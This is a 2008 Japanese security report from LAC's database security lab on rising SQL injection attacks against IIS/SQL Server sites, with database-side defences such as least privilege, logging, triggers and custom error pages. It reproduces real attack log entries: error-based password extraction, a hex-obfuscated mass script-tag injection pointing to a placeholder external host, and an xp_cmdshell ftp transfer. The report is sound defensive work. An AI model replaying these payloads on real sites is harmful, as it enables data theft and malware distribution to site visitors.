
緊急対応から見た
Webサイト用データベースセキュリティ対策

～継続するSQLインジェクションの脅威

DBSLレポート

初版　2008年8月6日

株式会社ラック
サイバーリスク総合研究所
データベースセキュリティ研究所



LAC
Little eArth Corporation

DBSL Report

August 2008

緊急対応から見た Web サイト用データベースセキュリティ対策 ～継続する SQLインジェクションの脅威

1. はじめに

本レポートは、2008 年に入って増加している SQLインジェクション攻撃を中心に、LAC で提供している個人情報漏えい緊急対応サービスである「個人情報 119」を通して得た情報を基に、Web アプリケーションやデータベースセキュリティ対策の状況、および対策方法をまとめたものです。
本レポートが、インターネットにおけるサービス提供側のセキュリティ対策、ひいては利用側である企業、一般利用者の安全に寄与することができれば幸甚です。

なお、本文書の利用はすべて自己責任の下でお願いします。本文書の記述を利用した結果生じるいかなる損失についても、株式会社ラックは責任を負いかねます。

2. 再燃している SQLインジェクションの脅威

SQL インジェクション攻撃は、2000 年頃には認識されていた攻撃手法で、Web アプリケーションのエラーメッセージを悪用した情報詐取や、画面に使われているデータの改ざんを行います。2005 年以降は、クレジットカード情報やオンラインゲームの ID、パスワードの詐取を狙う、いわゆる金銭目的のための攻撃が大半を占めています。

LAC が運営する JSOC (Japan Security Operation Center) の検知統計によると、SQL インジェクション攻撃の検知数が 2008 年前半から増加しています。特に 2008 年 3 月頃からは SQL インジェクション攻撃の検知数が増加しており、5 月をピークにその後も高い数値で推移しています (図 1 参照)。




図 1　JSOC で検知した SQL インジェクションの件数

また、弊社で公開している無料 Web サーバログ解析サービス (「3. あなたの Web サイトは大丈夫ですか?」で詳しく説明) の解析結果を見ても、多くの SQLインジェクション攻撃の跡を検出しています。

原因として、中国サイトで SQLインジェクション攻撃を自動で行うツールや詳細な攻撃手順が公開されていることが挙げられます。広く攻撃手法が公開されていることが攻撃を助長し、多数の Web サイトが被害にあっています。その結果、弊社で提供している個人情報漏えい緊急対応サービスである「個人情報 119」も、SQLインジェクションによって被害を受けたお客様に対する対応件数が急増しています。

図 2　中国のツール公開サイト

SQL インジェクション対策として、セキュアな Web アプリケーションを開発することが基本となることは変わりませんが、緊急対応の初動調査で発見される脆弱性は、下記のような基本的な対策漏れであることがほとんどです。

【被害サイトに共通する脆弱性の例】

- 入力データのチェック処理やエスケープ処理漏れ
- 推測されやすいセッション ID の利用
- Cookie に重要情報を保存する
- IIS 標準エラーページの使用

また、被害にあったサイトの多くが Microsoft IIS（ASP）+ SQL Server の組み合わせでした。この組み合わせは開発環境が整っており、それまで Visual Basic（VB）を利用し、C/S（クライアントサーバ型システム）で開発を行っていた開発者が容易に Web アプリケーション開発に対応できた反面、インターネットシステムで必須のセキュリティへの知識や技術が不十分なまま開発を行ってきたものと思われます。SQLインジェクション攻撃は、上記ソフトウェアの欠陥を悪用するものではありませんが、Microsoft が特別にアドバイザリを発行し、無償ツールを公開したことは、上記ソフトウェアに関連して、この問題が多く発生していることを物語っています。

「マイクロソフト セキュリティ アドバイザリ（954462）ユーザーデータ入力の未検証を
悪用した SQL インジェクション攻撃の増加」
http://www.microsoft.com/japan/technet/security/advisory/954462.mspx

一方、Web アプリケーションのセキュリティ対策に関する情報は不足していたわけではなく、以前から多くの団体、マスメディアにおいて対策方法や注意喚起が行われています。当研究所からも 2006 年 7 月にレポート「SQLインジェクションとデータベースセキュリティ～情報漏洩と犯人特定の最後の砦～」* を発行していますが、その頃と比べても対策状況が進んでいるとはいえない印象です。

* http://www.lac.co.jp/info/csl_report/pdf/20060727_dbslreport.pdf

IPAでも2008年7月15日に公開した「ソフトウェア等の脆弱性関連情報に関する届出状況[2008年第2四半期(4月～6月)]」において、**「2008年4月以降のSQLインジェクション攻撃が激増しており、SQLインジェクション攻撃が成功すると、情報の改ざん、消去、漏えいなどの深刻な被害を招く危険性があります。ウェブサイト運営者は脆弱性を攻撃された場合の脅威を認識し、早期に対策を講じる必要があります」**と改めて警告を発しています。

「IPA ソフトウェア等の脆弱性関連情報に関する届出状況[2008年第2四半期(4月～6月)]」
http://www.ipa.go.jp/security/vuln/report/vuln2008q2.html

以降に、SQLインジェクション攻撃の例を以下に示します。攻撃者は、このような攻撃を自動化ツールやボットを利用して効率的に行うため、脆弱性のあるWebサイトから短時間で大量の情報を盗んでいきます。

古典的なエラーメッセージを利用した情報詐取

IISの標準エラーページの詳細なエラーメッセージを悪用して情報を詐取する方法です。以前から対策方法も公開されているにも関わらず、多くのWebサイトで有効となっています。

【エラーメッセージによる情報表示の例】

```
2008-07-25 01:00:08 W3SVC1110196379 XXX.XXX.XXX.XXX /site.asp sn=66 And (Select Top 1 char
(124)+isNull(cast([mailadr] as varchar(8000)),char(32))+char(124)+isNull(cast([password] a
s varchar(8000)),char(32))+char(124) From (Select Top 14215 [mailadr],[password] From [User
List] Where 1=1 Order by [mailadr],[password]) T Order by [mailadr] desc,[password] desc)>0
--|70|80040e07| 構文エラー。varchar_値 _'|lacman@lac.co.jp|laclaclac|'_から_int_データ型に変
換できませんでした。 80 XXX.XXX.XXX.XXX Internet Explorer 6.0 - www.111111111.co.jp 500 0 0
```

※一部の情報は加工を施しています

攻撃者は詐取しようとしている情報を文字列として連結し、故意に数値変換エラーを起こします。開発者が独自に用意するカスタムエラーページを利用していない場合、その文字列がエラーとなった原因として、詳細に表示されてしまうことを利用しています。

データベースの文字列フィールドにタグを埋め込む

全てのテーブルの文字列フィールドにタグを埋め込むSQL(UPDATE文)を実行する手法です。改ざんされたフィールドがWebサイトへの表示データに使用されていた場合、そのサイトを参照した利用者に、キーロガーやトロイの木馬などのマルウェアをダウンロードさせてしまい、結果的に利用者の情報漏洩やマルウェア感染などの被害につながります。

【タグを埋め込む攻撃の例】

```
2008-06-21 11:34:58 xxx.xxx.xxx.xxx GET /program/item.aspx id=236;DECLARE%20@S%20VARCHAR(4
000);SET%20@S=CAST(0x4445434C41524520405420564152434841522832323535292C40432056415243484152
832353529204445434C41524520546162 6C655F437572736F7220435552534F5220464F522053454C454354206
12E6E616D652C622E6E616D652046524F4D207379736F626A6563747320612C737973636F6C756D6E732062205
74845524520612E69643D622E696420414E4420612E78747970653D27752720414E442028622E78747970653D3
939204F5220622E78747970653D3335204F5220622E78747970653D323331204F5220622E78747970653D31363
729204F50454E20546162 6C655F437572736F7220464554348204E4558542046524F4D20546162 6C655F43757
2736F7220494E544F2040542C4043205748494C4528404046455443485F5354415455533D302920424547494E2
045584543282755504441544520 5B272B40542B275D20534554205B272B40432B275D3D525452494D28434F4E5
64552542856415243484152283430303029 2C5B272B40432B275D29292B27273C736372697074207372633D687
474703A2F2F7777772E616C6C6F63626E2E6D6F62692F6E67672E6A733E3C2F736372697074 3E2727272920464
5544348204E4558542046524F4D205461626C655F437572736F7220494E544F2040542C404320454E4420434C4
F53452054616 26C655F437572736F72204445414C4C4F434154452054616 26C655F437572736F7220%20AS%20V
ARCHAR(4000));EXEC(@S);
-- 80 - xxx.xx.xxx.xxx Mozilla/4.0+(compatible;+MSIE+7.0;+Windows+NT+5.1;+.NET+CLR+2.0.507
27) 500 0 64
```

赤でマークした文字列のように攻撃文字列を難読化することで、IDSやIPSによる検知を逃れようとする手法が多く利用されています。赤い文字の部分をHEX-ASCII変換すると次の通りとなります。

```
DECLARE @T VARCHAR(255),@C VARCHAR(255) DECLARE Table_Cursor CURSOR FOR SELECT a.name,b.name FROM sysobjects a,syscolumns b WHERE a.id=b.id AND a.xtype='u' AND (b.xtype=99 OR b.xtype=35 OR b.xtype=231 OR b.xtype=167) OPEN Table_Cursor FETCH NEXT FROM Table_Cursor INTO @T,@C WHILE(@@FETCH_STATUS=0) BEGIN EXEC('UPDATE ['+@T+'] SET ['+@C+']=RTRIM(CONVERT(VARCHAR(4000),['+@C+']))+''<script src=http://www.abcdefg.com/a.js></script>''') FETCH NEXT FROM Table_Cursor INTO @T,@C END CLOSE Table_Cursor DEALLOCATE Table_Cursor
```

SQL または T-SQL プロシージャを利用して、データベース内の全テーブルの文字列カラム名をカーソルにより取得し、その文字列カラムへ「不正なスクリプトを実行させるHTML」を UPDATE 文より挿入します。

※ 上記例に含まれる URL は実際の攻撃に使用されたものではない。実際にはさまざまな URL を観測している
※ a.xtype='u' で、「テーブル (ユーザ定義)」を条件としている
※「b.xtype=99 OR b.xtype=35 OR b.xtype=231 OR b.xtype=167」で、文字列型のカラムを条件としている

b.xtype	型名
35	text
99	ntext
167	varchar
231	nvarchar

バックドアの作成

コマンド実行により、バックドアを DB サーバに作成する手法です。本レポートにおけるバックドアとは、正規ルート以外からのデータベースアクセスで重要情報の取得や改ざんを試みるために利用するスクリプトや Web アプリケーションプログラムのことを指します。SQL インジェクション攻撃が有効である場合、その DB ユーザが管理者権限を付与されていれば、任意の DB ユーザを作成することや、DB サーバ上で OS のコマンドを実行したり、不正なスクリプトや実行ファイルをドキュメントフォルダに作成したりすることができます。例えば、アプリケーション用 DB ユーザにデータベース管理者権限が与えられていた場合、ftp コマンドなどを駆使してファイルを丸ごと転送してしまうことも可能になります。

【xp_cmdshell によるコマンド実行の例ーftp コマンドの実行】

```
XXX.XXX.XXX.XXX, -, 5/24/2008, 12:18:41, W3SVC1574956297, SVR116, XXX.XXX.XXX.XXX, 4204, 1035, 1484, 500, 0, GET, /program/XXXXX.ASP, KAI=2&P=4&CID=4;CREATE TABLE [TABLE_A]([id] int NOT NULL IDENTITY (1,1), [ResultTxt] nvarchar(4000) NULL);insert into [TABLE_A](ResultTxt) exec master.dbo.xp_cmdshell 'ftp -s:e:¥db¥ftp4.dat';insert into [TABLE_A] values ('g_over');exec master.dbo.sp_XXXXXX 'xp_cmdshell'ー|91|80004005|[Microsoft][ODBC_SQL_Server_Driver][SQL_Server] データベースにオブジェクト名 _' TABLE_A'_ が既に存在します。,
```

※一部の情報は加工を施しています

コマンド実行の結果、DB サーバに不正に配置されるプログラムには、上記例にあるような OS コマンドを実行するものや、外部から操作するため攻撃者側に接続を行うプロキシなどもあり、大変危険なものになります。また、DB サーバと Web サーバが同一機器であるような場合は、任意の OS コマンドを実行できたり (図 3 参照)、データベースに接続して任意の SQL 文を実行できたりする不正 Web アプリケーションが配置されてしまうこともあります。




図 3　不正 Web アプリケーション経由で OS コマンドを実行する例

3. あなたの Web サイトは大丈夫ですか?

もし Web サイトのセキュリティ対策に不安があるなら、まず外部からの攻撃の兆候を確認してみることを推奨します。

LACのホームページ上で公開している無料の簡易 Web サーバログ解析ツール「SecureSite Checker Free (SSCF)」を利用することで、Web アプリケーションを狙った攻撃の有無を簡単にチェックすることができます。

『SecureSite Checker Free』
http://www.lac.co.jp/info/sscf.html

「SecureSite Checker Free (SSCF)」は、ログに残された情報から、SQL インジェクションやクロスサイトスクリプティング攻撃などの兆候を検出し、解析の結果として図 4 のようなレポートを表示します。




図 4　SSCF 診断結果レポート例

あくまで、これは簡易検査であるため、誤検知の可能性もあります。慌てずに該当するログを精査して、攻撃が成功しているかを確認してください。攻撃が成功している可能性が発見できた場合は、該当ログの前後の分も確認してください。攻撃前の調査行動による前兆的なアクセスがないか、攻撃が継続して行われていないかを判断してください。

データベースを確認する

「.js」や「</script>」などのキーワードでテーブルの文字列フィールドが更新されていないかをチェックすることで、文字列フィールドのデータに不正なタグが挿入されていないかを確認します（LIST1 参照）。

その他、不審なDBユーザが作成されていないか、DBユーザ情報（アカウントロックやパスワード）が変更されていないかなども併せて確認してください。

【SQL Server　文字列カラムに不正なタグが更新されていないかをチェック】

```
declare @s varchar(255);
declare @t varchar(255),@c varchar(255)
declare c1
  cursor for
    select a.name,b.name from sysobjects a, syscolumns b
    where a.id=b.id
      and a.xtype='U'
      and (b.xtype=99 or b.xtype=35 or b.xtype=231 or b.xtype=167)

    open c1
    fetch next from c1 into @t, @c
    while(@@fetch_status=0)
    begin
      set @s = 'select ''' + @t + '''tablename,''' + @c
      set @s = @s + '''columnname, ''check '' = case when count(*)>0 then ''■不
正文字列■'' else '''' end from ' + @t
      set @s = @s + ' where ' + @c + ' like ''%</script%'''
            exec(@s)
        fetch next from c1 into @t,@c
    end
    close c1
    deallocate c1
go

tablename columnname check
--------- ---------- --------------
Table_1   col1

(1 行処理されました)

tablename columnname check
--------- ---------- --------------
Table_1   col3       ■不正文字列■

(1 行処理されました)
```

LIST1 チェックスクリプトの例

不正なプログラムが置かれていないかを確認する

不正なプログラムが置かれている可能性を考慮して、管理外のファイルが無許可で作成されていないかを確認してください。少なくともDBサーバとWebサーバのWebアプリケーション公開ディレクトリは確認を実施してください。この作業を行うためには、普段から開発したプログラムを正しく管理し、正当なファイルと見分けられるようしておくことが重要です。

以上のことを確認して、攻撃が成功している可能性が高く、その対処に不安がある場合は、システム開発元やセキュリティ専門会社へご相談ください。

4. Web サイト用データベースの現状

Web アプリケーションに多くの問題が残されていることは既に述べてきましたが、緊急対応を行ったお客様のデータベースに対するセキュリティ対策状況は、以前から弊社やデータベース・セキュリティ・コンソーシアムなどから、レポートや資料が公開されているにも関わらず、依然として適切な対策がほとんど打たれていない状況です。一般に見受けられる共通の不備としては、大別すると以下の3つになります。

① アプリケーション用 DB ユーザのアクセス権限の過剰付与

アプリケーション用 DB ユーザを作成しても管理者権限を付与したり、そもそもＤＢ管理者ユーザをアプリケーション用として利用したりするケースが多く見受けられます。緊急対応の事例では、多くのサイトで SQL Server の sa が利用されるケースがありました。この状態で、攻撃を許してしまうと、強力な権限を持つユーザであるため、データベースを経由してさまざまな攻撃に発展する可能性があります。

② 重要情報が暗号化されていない

クレジットカード情報などの重要情報を保管するデータベース側でデータの暗号化が施されていないため、攻撃を受けた場合に参照された情報が流出をする可能性が大きくなります。まず、本当に情報をデータベースに入れる必要があるかを判断し、必要がある場合はアクセス制御を施した上で、暗号化を行うことを推奨します。

③ DB アクセスログ取得の未実施

データベース側でアクセスログを取得されているケースが少ないため、情報漏えいが発生しても被害範囲や流出経路の特定が難しい可能性があります。特に POST メソッドによる SQL インジェクション攻撃は、Web サーバのアクセスログにリクエスト文字列が記録されない場合がほとんどであることから、データベース側でログを取得していないと追跡調査ができなくなります。また、同様にバックドアを経由してデータベース接続が行われたような場合も、アクセスログを取得していなければ追跡は難しくなります。

5. Web サイト用データベースで実施すべき4つの対策

「4. Web サイト用データベースの現状」で述べた状況および SQL インジェクション攻撃に対応するため、実施すべき4つの対策を以下に示します。

アプリケーション用データベースユーザの管理者権限利用禁止

SQL Server の sa などに代表される DB 管理者ユーザをアプリケーション用 DB ユーザとして利用することは禁止してください。他のユーザを作成して DB 管理者権限を付与してしまうことも同様です。

現時点では、攻撃者の目的は重要データの詐取にありますが、近い将来データの破壊やシステム破壊に発展しないとも限りません。

アプリケーション用ユーザに付与する権限を最小化し、万が一、SQLインジェクション攻撃を許してしまったとしても、被害を最小限に止めるようにアクセス制御を実施してください。

データベースにおける主要操作のロギング

「4. Webサイト用データベースの現状」で述べたように、Webサーバのアクセスログだけではデータベースに対する操作が記録できないケースがあります。確実に操作を記録するためにも、データベース側でのログを取得しておく必要があります。データベース側で取得すべき主要な操作とは

- データベースへの接続
- 重要情報に対する操作
- データベース管理情報へのアクセス
- 設定変更 (データベースやオブジェクトの変更等)
- 強力な権限を持つユーザの操作

が挙げられます。また、SQLインジェクション攻撃内容を把握するため、ぜひ実行された、SQL 文を取得することを検討してください。データベース側でもログを取得しておくことで、有事の際のログ解析で被害範囲の特定、流出経路の特定が可能となります。また、ログを取得することにより内部関係者による不正アクセス対策になると同時に、抑止効果も期待できます。

データベーストリガーによる SQLインジェクション攻撃の防御

緊急避難的な対応になりますが、バックドアによるログオンや不正文字列の更新に対して、データベーストリガー機能を利用して防ぐことが可能な場合があります。これは攻撃方法を熟知している必要があり、緊急対応でもアプリケーション側の対応が完了するまでの暫定手段として適用した例がありました。

【データベーストリガーの例】

```
create trigger stopUpdateTrigger on TableA for update
as
  declare @col1 varchar(4000)
  select @col1=col1 from TableA
  if @col1 like '%.js</script>%'
    ROLLBACK TRANSACTION;
go
```

上記の例では、重要なテーブルとカラムに絞って「.js</script>」という文字列が更新された場合にロールバックするという処理を行っています。あくまで暫定対応で、一部の情報に対する改ざんの検知および防止を優先したデータベーストリガーであり、根本的な対策ではありません。

エラーページのカスタマイズ

本対策はデータベース側によるセキュリティ対策ではありませんが、エラーページによる情報詐取は SQLインジェクション攻撃において代表される手法であり、改めて対策の重要性を述べるものです。Web アプリケーションで発生したエラーの詳細情報を Web ブラウザにそのまま表示することは、攻撃者にデータベース実行環境の情報や、データそのものを表示することにもつながります。そのため Web アプリケーション用に別途エラーページを用意し、エラーが発生した場合は用意したエラーページを表示するようにしてください。Microsoft IIS でカスタムエラーページを設定する例を図5に示します。




図 5　Microsoft IIS カスタムエラーページ設定例

以上に加えて、下記の公開資料を参照し、安全な Web アプリケーション開発、およびデータベースに対するセキュリティ対策を行ってください。

- IPA セキュア・プログラミング講座 : Web アプリケーション編 :
  http://www.ipa.go.jp/security/awareness/vendor/programmingv2/web.html
- IPA 安全なウェブサイトの作り方 :
  http://www.ipa.go.jp/security/vuln/websecurity.html
- ラック　セキュア DB マトリクス :
  http://www.lac.co.jp/info/matrix/
- データベースセキュリティコンソーシアム　DB セキュリティガイドライン :
  http://www.DB-security.org/report.html

6. おわりに

Web サイトのセキュリティ対策は、開発する Web アプリケーションのセキュリティ対策が基本です。しかし、対策の大半を占めるプログラミングは人間が行うことですから設計時の考慮漏れやテスト漏れがないとは限りません。特に Web アプリケーションは性格上、日々変更していくことが求められるため、その可能性が大きくなります。そこに SQL インジェクション攻撃が可能な脆弱性が1つでも残っていたら、そこから破られる可能性が高くなります。従って、データベースセキュリティ対策による歯止め策を用意しておくことが、Web サイトの安全性を高める上でも重要になると考えられます。

また、攻撃者の標的がデータベースに存在する以上、データベース側での最低限のセキュリティ対策は極めて有効です。攻撃者がデータの詐取にとどまっているうちにデータベースの守りを固めておきましょう。

Little eArth Corporation

株式会社ラック　http://www.lac.co.jp/

〒105-7111
東京都港区東新橋 1-5-2 汐留シティセンター 11F